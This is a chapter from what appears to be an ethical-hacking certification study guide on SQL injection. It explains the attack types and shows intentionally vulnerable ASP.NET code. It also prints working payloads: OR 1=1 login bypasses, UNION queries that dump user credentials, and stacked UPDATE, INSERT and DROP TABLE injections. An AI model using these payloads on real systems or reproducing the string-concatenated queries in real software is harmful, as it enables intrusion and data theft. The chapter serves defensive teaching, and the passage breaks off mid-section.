Chapter 15: SQL Injection

Introduction

SQL injection is one of the most common and damaging attacks that can allow attackers to take control of a website. By exploiting vulnerabilities in data-driven web applications, attackers use various techniques to compromise security, leading to significant financial, reputational, data, and functional losses for organizations.

This chapter explores SQL injection attacks, along with the tools and techniques attackers use to execute them.

By the end of this chapter, you will be able to:

- Explain SQL injection concepts
- Execute different types of SQL injection attacks
- Describe the SQL injection methodology
- Utilize various SQL injection tools
- Understand IDS evasion techniques
- Implement SQL injection countermeasures
- Use SQL injection detection tools

SQL Injection Concepts

This section covers the fundamental concepts of SQL injection attacks and their severity. It begins with an introduction to SQL injection and the essential knowledge needed to understand these attacks, followed by examples demonstrating how they occur.

What is SQL Injection?

Structured Query Language (SQL) is a text-based language that interacts with database servers. It enables operations such as inserting, retrieving, updating, and deleting data through commands like INSERT, SELECT, UPDATE, and DELETE. Developers often structure SQL queries sequentially, incorporating user-provided input, which can make applications vulnerable to exploitation.

SQL injection is a cyberattack method that exploits improperly sanitized user input, allowing attackers to insert malicious SQL code into a web application. This technique enables unauthorized access to databases or direct data extraction. The root cause of SQL injection lies in flaws within web applications rather than issues with the database or web server itself.

By injecting harmful SQL queries, attackers can manipulate the database to bypass authentication, alter or retrieve sensitive information, and interact with linked data sources. These attacks succeed because the application fails to properly validate and sanitize user input before executing SQL statements.

Why Should You Be Concerned About SQL Injection?

SQL injection poses a significant threat to any website or application that relies on a database. The vulnerability arises from how applications handle user input, making it possible for attackers to exploit weak security measures. A successful SQL injection attack can lead to various security breaches, including:

- **Bypassing Authentication:** Attackers can gain unauthorized access to an application without needing valid login credentials, often acquiring administrative privileges
- **Evading Authorization Controls:** By manipulating database authorization settings, attackers can escalate privileges or alter access permissions
- **Extracting Sensitive Information:** This attack allows unauthorized users to retrieve confidential data stored in the database
- **Altering Data Integrity:** Attackers can modify database contents, inject harmful scripts into web pages, or even deface websites
- **Disrupting Data Availability:** Malicious users may delete critical information, erase logs, or tamper with audit records, leading to data loss
- **Executing Remote Code:** SQL injection can be leveraged to compromise the underlying operating system, potentially allowing attackers to execute harmful commands on the host machine

SQL Injection and Server-Side Technologies

Advanced server-side technologies like ASP.NET and database servers enable developers to build dynamic, data-driven web applications efficiently. These technologies handle business logic on the server, processing client requests while managing data storage and retrieval. Common server-side technologies include ASP, ASP.NET, ColdFusion, JSP, PHP, Python, and Ruby on Rails. However, some of these technologies are susceptible to SQL injection vulnerabilities, making applications built with them potential targets for attacks.

Web applications rely on various relational databases, such as Microsoft SQL Server, Oracle, IBM DB2, and MySQL, to manage data. Developers may unintentionally overlook secure coding practices when working with these technologies, increasing the risk of SQL injection attacks. These attacks do not exploit flaws in the database or the software itself. Rather, they take advantage of web applications that fail to implement proper security measures, allowing attackers to manipulate stored data.


Understanding HTTP POST Requests

An HTTP POST request is a method used to send data to a web server. Unlike the HTTP GET method, which appends data to the URL, POST transmits the data within the request body, making it a more secure option. Additionally, POST requests can handle larger amounts of data, making them well-suited for interactions with XML web services.

These requests allow users to submit and retrieve data from a web server. When a user enters information and clicks **Submit**, the browser sends a request containing the provided credentials. This data is embedded in the body of the HTTP or HTTPS POST request, often in a format like:

```
select * from Users where (username = 'smith' and password = 'simpson');
```

This process enables secure data transmission between the client and the server.




```
<form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
Password: <input type=password name=password>
<input type=submit value=Login>
```

Figure 15-01: Example of HTTP POST Request

Understanding Normal SQL Query

An SQL query is a command used to interact with a database. Developers write and execute SQL statements to perform various operations, such as retrieving, inserting, updating, or deleting data, as well as creating database objects like tables. Queries typically start with commands such as SELECT, UPDATE, CREATE, or DELETE.

In server-side development, queries facilitate communication between an application and its database. User input is often used to replace placeholders within a query, which is then executed to retrieve or modify data. Figure 15-02 illustrates a standard SQL query, where user-provided values are incorporated into the query structure. Upon execution, relevant database results are displayed.



```
SELECT Count(*) FROM Users WHERE UserName='Peter'
AND Password='Pe***&4**'
```

```
BadLogin.aspx.cs
private void cmdLogin_Click(object sender,
System.EventArgs e)
{ string strCnx =
"server=
 localhost;database=northwind;uid=sa;pwd=;";
SqlConnection cnx = new SqlConnection(strCnx);
 cnx.Open();
//This code is susceptible to SQL injection attacks.
string strQry = "SELECT Count(*) FROM
Users WHERE UserName='" + txtUser.Text +
"' AND Password='" + txtPassword.Text +
"'";
int intRecs;
SqlCommand cmd = new SqlCommand(strQry, cnx);
intRecs = (int) cmd.ExecuteScalar();
if (intRecs>0) {
FormsAuthentication.RedirectFromLoginPage(txtUser.
Text, false); } else {
lblMsg.Text = "Login attempt failed."; }
cnx.Close();
}
```

Figure 15-02: Example of Normal SQL Query

Understanding an SQL Injection Query

SQL injection manipulates the standard execution of SQL commands by injecting malicious input into a database query. Attackers craft inputs that, when processed, return unauthorized data or grant unintended access. This vulnerability arises when applications fail to properly sanitize user input before executing SQL statements.

A common scenario for SQL injection involves an HTML form that collects user credentials, such as a username and password, and submits them to an Active Server Pages (ASP) script on an IIS web server. If input validation is insufficient, an attacker can inject malicious SQL statements into these fields.

For instance, an attacker might input:

- **Username:** Blah' OR 1=1 --
- **Password:** Pe***&4**

When processed, this input alters the query as follows:

```
SELECT COUNT(*) FROM Users WHERE UserName='Blah' OR 1=1 --' AND
Password='Pe***&4**';
```

In this case, the condition OR 1=1 always evaluates as true, allowing the query to execute successfully without syntax errors. Since SQL interprets -- as a comment, the password condition is ignored, effectively bypassing authentication.

Figure 15-03 illustrates how an SQL injection query is structured and executed within a vulnerable application.



http://www.certifiedhacker.com/BadLogin.aspx
CertifiedHacker.com
Login
Blah' or 1=1 --
Pe***&4**
Submit
Attacker Launching SQL Injection
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='Springfield'
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1
--' AND Password='Pe***&4**'
SQL Query Executed
Code after -- are now comments

Figure 15-03: Example of SQL Injection Attack

Understanding an SQL Injection Query-Code Analysis

Reviewing and analyzing code is one of the most effective methods for detecting security flaws. Attackers exploit these vulnerabilities to gain unauthorized access to a database. The login process typically follows these steps:

1. A user enters a valid username and password that match a record in the database.
2. The system generates an SQL query dynamically to check for matching records.
3. If a match is found, the user is authenticated and redirected to the requested page.
4. However, when an attacker enters malicious input such as:

Username: blah' OR 1=1 –

Password: Pe***&4**

The resulting SQL query changes to:

```
SELECT Count(*) FROM Users WHERE UserName='blah' OR 1=1 --' AND Password='Pe***&4**'
```

5. Since -- starts a comment in SQL, everything after it is ignored, reducing the query to:

```
SELECT Count(*) FROM Users WHERE UserName='blah' OR 1=1
```

This condition always evaluates as **true**, allowing the attacker to bypass authentication. A vulnerable code snippet that constructs such a query might look like this:

```
string strQry = "SELECT Count(*) FROM Users WHERE UserName='" + txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
```

Without proper input validation, this type of query manipulation can grant attackers unauthorized access to the system.

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx

The page depicted in Figure 15-04 is highly vulnerable, providing an attacker the opportunity to exploit it and gain unauthorized access to sensitive information, modify database records, corrupt data, and even create new user accounts in the database. SQL-compliant databases, such as SQL Server, store metadata in system tables like sysobjects, syscolumns, and sysindexes. A hacker could leverage these system tables to obtain schema details and further exploit the database.

For instance, the following input entered into the txtFilter textbox can expose the names of the user tables within the database:

```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```


The UNION operator is especially useful to attackers as it merges the result of one query with another. In this example, the hacker combines the names of the user tables with the results of the original query, which likely retrieves data from a "Products" table. To make the query successful, the attacker ensures that the number and types of columns in the **UNION** query match those in the original query.

This could reveal a table named Users. The hacker might then proceed with a second query to expose columns within the Users table by entering the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

This input would display the usernames and passwords stored in the Users table.

The page BadProductList.aspx retrieves product data from the Northwind database and allows filtering through a textbox named txtFilter. Similar to the previous case (BadLogin.aspx), this page is vulnerable to SQL injection attacks. The executed SQL query is dynamically constructed based on the user's input, leaving the application open to such exploits.




```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";

   // This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + "'; }

    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

Figure 15-04: Example of Vulnerable Web Application - BadProductList.aspx

Example of a Web Application Vulnerable to SQL Injection: Attack Analysis

Many websites include a search feature that allows users to locate a particular product or service quickly. This search field is typically placed in a prominent location on the site for easy access. Like other input fields, the search field is often targeted by attackers who use it as a vector for SQL injection attacks. By entering specially crafted input into the search field, an attacker can exploit vulnerabilities in the system.


http://www.certifiedhackershop.com
CertifiedHackerShop.com
Search for Products
Attacker Launching SQL Injection
User names and Passwords are displayed

Product ID	ProductName	QuantityPerUnit	UnitPrice
145	Jason	mypass@123	0
451	Georg	pass1234	0
128	Jhonson	qwertyabcd	0
157	Suzanne	asd@1234	0

```
blah' UNION Select 0, username,
password, 0 from users --
```

SQL Query Executed

```
SELECT ProductId, ProductName, QuantityPerUnit, UnitPrice FROM Products WHERE ProductName LIKE
'blah' UNION Select 0, username, password, 0 from users --
```

Figure 15-05: Example of Vulnerable Web Application

Examples of SQL Injection

An SQL injection query takes advantage of the standard operation of SQL. The attacker manipulates different SQL commands to alter the values stored in the database.

Attacker Launching SQL Injection
http://www.certifiedhacker.com
CertifiedHacker.com
Forgot Password
Email Address
Provide an email address where we can send your password reset link
SQL Injection Vulnerable Website

Figure 15-06: Example of SQL Injection Attack

Table 15-01 lists some examples of SQL injection attacks:

Example	Attacker SQL Query	SQL Query Executed
Updating Table	`blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; UPDATE jb-customers SET jb-email =`

		`'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --';`
Adding New Records	`blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = 'blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--';`
Identifying the Table Name	`blah' AND 1=(SELECT COUNT(*) FROM mytable); --` **Note:** You will need to guess table names here	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';`
Deleting a Table	`blah'; DROP TABLE Creditcard; --`	`SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = 'blah'; DROP TABLE Creditcard; --';`
Returning More Data	`OR 1=1`	`SELECT * FROM User_Data WHERE Email_ID = 'blah' OR 1=1`

Table 15-01: Attack SQL Queries

EXAM TIP: Understand what SQL injection is and how it exploits vulnerabilities in web applications.

Types of SQL Injection

Attackers employ a range of methods and strategies to access, modify, insert, and remove data from an application's database. Depending on the approach, SQL injection attacks can take various forms. This section covers the different types of SQL injection attacks, highlighting how attackers manipulate SQL queries in various ways.

In an SQL injection attack, the attacker inserts harmful code into an SQL query, enabling them to read and, in some cases, alter (insert, update, or delete) sensitive data.

There are three primary types of SQL injection:

- **In-band SQL Injection**: In this type, the attacker uses the same communication channel to carry out the attack and retrieve the results. It is one of the most common and easily exploitable forms of SQL injection. Error-based and UNION SQL injections are typical examples of in-band attacks.
- **Blind/Inferential SQL Injection**: In blind or inferential SQL injection, the attacker does not receive error messages from the system. Instead, they send a malicious SQL query to the database and rely on the Boolean outcomes (true/false) to infer information about the database structure and data. Since no actual data is sent back, this attack is slower and more complex, making it harder to detect.
- **Out-of-Band SQL Injection**: This type of attack involves using separate communication channels, such as database email functions or file manipulation, to carry out the attack and

retrieve the results. It is more difficult to execute because the attacker must be able to communicate with the server and identify the features of the database server being used by the web application.

Figure 15-07 illustrates the different types of SQL injection.




Figure 15-07: Types of SQL Injection

In-Band SQL Injection

In in-band SQL injection, attackers utilize the same communication channel to execute the attack and retrieve the results. Depending on the method used, various forms of in-band SQL injection exist. The two most frequently used types are error-based SQL injection and UNION SQL injection. The specific types of in-band SQL injection include:

- **Error-based SQL Injection**

In this approach, an attacker deliberately inputs invalid data into the application to trigger database errors. The attacker then analyzes the error messages generated by the database to identify potential vulnerabilities. Using this information, the attacker crafts SQL queries aimed at compromising the security of the application, making it a valuable technique for exploiting vulnerabilities.

- **System Stored Procedure**

The likelihood of executing a harmful SQL query within a stored procedure increases when the web application fails to properly sanitize user inputs that are used to generate SQL statements for the procedure dynamically. Attackers can exploit this by inserting malicious data, allowing them to execute harmful SQL commands within the stored procedure. Attackers frequently target databases' stored procedures to carry out their attacks.

For example, consider the following stored procedure:

```
Create procedure Login @user_name varchar(20), @password varchar(20)  As
Declare @query varchar(250) Set @query = ‛ Select 1 from usertable Where
username = ‛ + @user_name + ‛ and password = ‛ + @password  exec(@query)
Go
```

If an attacker provides the following inputs in the application's fields, the attacker could log in without needing a valid password:

```
User input: anyusername or 1=1' anypassword
```

- **Illegal/Logically Incorrect Query**

An attacker can gain valuable information by injecting invalid or logically flawed requests, such as incorrect parameters, data types, or table names. In this type of SQL injection, the attacker intentionally submits a flawed query to the database, causing an error message to be returned. This error message can be leveraged to attack the system further. By using this method, attackers can uncover the structure of the database.

For instance, to identify a column name, the attacker might input:

```
Username: 'Bob"
```

This would generate a query like:

```
SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
```

When this query is executed, the database might return an error message such as:

"Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND

Password='xxx''."

- **UNION SQL Injection**

The "UNION SELECT" statement combines the intended dataset with the target dataset. In a UNION SQL injection, an attacker utilizes a UNION clause to append a malicious query to the original query.

For example:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```

The attacker tests for the UNION SQL injection vulnerability by adding a single quote character (‘) to the end of a ".php? id=" URL. The type of error message received will indicate whether the database is vulnerable to a UNION SQL injection.

- **Tautology**

In a tautology-based SQL injection attack, an attacker uses a conditional OR clause to ensure that the WHERE clause condition always evaluates to true. This type of attack is often used to bypass user authentication.

For example:

```
SELECT * FROM users WHERE name = ‘’ OR ‘1’=‘1’;
```

This query will always be true because the second part of the OR condition is always true.

- **End-of-Line Comment**

This SQL injection method involves an attacker using line comments in the input fields. SQL line comments are typically marked by (--), and the database query ignores any text following the comment. An attacker exploits this feature by writing a line of code that ends with a comment. The query is executed up until the comment, and the rest of the query is ignored.

For example:

```
SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'
```

With this query, an attacker can log in to an admin account without needing the password, as the query ignores the password condition due to the comment that follows username = 'admin'.

- **In-line Comments**

